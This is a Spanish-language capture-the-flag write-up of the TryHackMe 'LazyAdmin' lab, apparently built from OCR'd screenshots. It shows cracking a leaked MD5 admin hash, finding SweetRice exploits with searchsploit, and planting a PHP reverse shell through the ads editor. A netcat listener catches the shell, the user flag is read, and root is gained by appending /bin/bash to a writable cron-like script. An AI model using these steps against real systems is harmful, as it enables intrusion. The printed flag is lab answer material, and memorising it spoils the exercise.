
Powered by SweetRice © 2024

buscamos información



```
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  12 => 'DROP TABLE IF EXISTS `%--%_options`;',
  13 => 'CREATE TABLE `%--%_options` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `content` mediumtext NOT NULL,
  `date` int(10) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:
{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\\";s:6:\\"author\\";s:
10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\
\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\
\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\
\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\
\";s:454:\\"<p>Welcome to SweetRice - Thank your for install SweetRice as
your website management system.</p><h1>This site is building now , please
come late.</h1><p>If you are the webmaster,please go to Dashboard ->
General -> Website setting </p><p>and uncheck the checkbox \\"Site close\\"
to open your website.</p><p>More help at <a href=\\"http://www.basic-
cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for
```

manager:Password123



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
42f749ade7f9e195bf475f37a44cafcb
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

searchsploit sweetrice




```
┌──(viernez13㉿kali)-[~]
┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ searchsploit sweetrice
--------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------------
SweetRice 0.5.3 - Remote File Inclusion                                                                        | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities                                                                     | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download                                                                      | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload                                                                        | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure                                                                            | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery                                                                   | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution                                              | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload                                                          | php/webapps/14184.txt
--------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ searchsploit -m php/webapps/40700.html
  Exploit: SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution
      URL: https://www.exploit-db.com/exploits/40700
     Path: /usr/share/exploitdb/exploits/php/webapps/40700.html
    Codes: N/A
 Verified: True
File Type: HTML document, ASCII text
Copied to: /home/viernez13/tryhackme/lazyadmin/40700.html



┌──(viernez13㉿kali)-[~/tryhackme/lazyadmin]
└─$ ls
40700.html  regalito.php
```



You can edit ads code and put it to template,or you can directly edit template here

□ regalito

```
<script type="text/javascript" src="http://10.10.100.142/content/?action=ads&adname=regalito"></script>
```


□ All Bulk Delete

Ads name:

Ads code:

Done


nc -lvnp 666



Index of /content/inc/ads

Name	Last modified	Size	Description
Parent Directory		-	
regalito.php	2024-02-06 05:47	4.4K	


Apache/2.4.18 (Ubuntu) Server at 10.10.100.142 Port 80



```
┌──(viernez13㉿kali)-[~]
└─$ nc -lvnp 666
listening on [any] 666 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.100.142] 46168
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 05:52:30 up 27 min,  0 users,  load average: 0.00, 0.02, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

cd /home/
ls
cd itguy

car user.txt



```
/bin/sh: 1: Syntax error: word unexpected (expecting ")")
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$ 
```

Title LazyAdminFinal

IP Address 10.10.100.14

0%

Task 1 ○ Lazy Admin

Have some fun! There might

Note: It might take 2-3 m

Answer the questions below

What is the user flag?


THM{63e5bce9271952aad1113b6f1ac28a07}

What is the root flag?

Answer format: ***{********************************}

escalemos privilegios

python -c `'import pty;pty.spawn("/bin/bash")'`



Original writeup (https://cheuksblog.ca/writeup/2020/05/26/tim

```
I}N◆◆5◆◆L4clear          ◆:◆[◆◆◆(◆U◆I◆{ !]◆8 5◆:◆◆yR▒◆z◆◆◆p◆
TERM environment variable not set.
$ pyton -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 11: pyton: not found
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@THM-Chal:/home/itguy$ 
```

Comments

clear

notamos un backup.pl el cual no requiere password para utilizarlo...

este a su vez apunta a un /etc/copy.sh

una vez analizamos el código , se decide agregar al final de la linea el comando /bin/bash

ejecutamos nuevamente backup.pl y sucede la magia ya somos root